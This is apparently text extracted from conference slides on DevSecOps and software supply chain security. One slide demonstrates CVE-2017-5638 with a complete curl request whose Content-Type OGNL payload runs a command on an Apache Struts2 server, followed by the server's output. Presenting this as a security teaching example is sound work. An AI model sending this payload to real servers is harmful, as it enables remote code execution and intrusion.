
FORTINET

Akamai  
FASTER FORWARD

CONFERENCE | Where The World  
Talks Security




# DevSecOps as Supply Chain?





# DevSecOps



Implementing DevOps in a Regulated Environment

# CVE-2017-5638


HTTP Request with curl containing Content-Type Header with OGNL expression.

```
curl http://127.0.0.1:8900/struts2-showcase/showcase.action -H "Content-Type:
%{(#_='multipart/form-
data').(#dm=@ognl.OgnlContext@DEFAULT_MEMBER_ACCESS).(#_memberAccess?(#_memberAccess=#dm):((#co
ntainer=#context['com.opensymphony.xwork2.ActionContext.container']).(#ognlUtil=#container.getI
nstance(@com.opensymphony.xwork2.ognl.OgnlUtil@class)).(#ognlUtil.getExcludedPackageNames().cle
ar()).(#ognlUtil.getExcludedClasses().clear()).(#context.setMemberAccess(#dm)))}.(#eps=#contain
er.toString()).(#cmds=({'/bin/echo', #eps})).(#p=new
java.lang.ProcessBuilder(#cmds)).(#p.redirectErrorStream(true)).(#process=#p.start()).(#ros=@o
rg.apache.struts2.ServletActionContext@getResponse().getOutputStream()).(@org.apache.commons.i
o.IOUtils@copy(#process.getInputStream(),#ros)).(#ros.flush())}"
```

```
com.opensymphony.xwork2.inject.ContainerImpl@d0d2b00
```


# Software Supply Chain

## DevOps Example




# Software Supply Chain

## DevOps Example



## DevSecOps Example



# More Security Meta Points

- **Have security create templates, recipes, playbook**
- **Create a Wiki for Security**
- **All Issues managed in a common issue system**
- **Create a Github Repo for OWASP code examples**
- **Create interactive visual environments for security**
- **Visualize all the things.....**
- **A bug is a bug is a bug.....**

# DevSecOps and Cloud Configuration

- **IAM and resource policies (S3 Bucket, SQS, etc.)**
  - **Permissive policies (e.g. wildcards)**
- **Security Group ingress and egress rules**
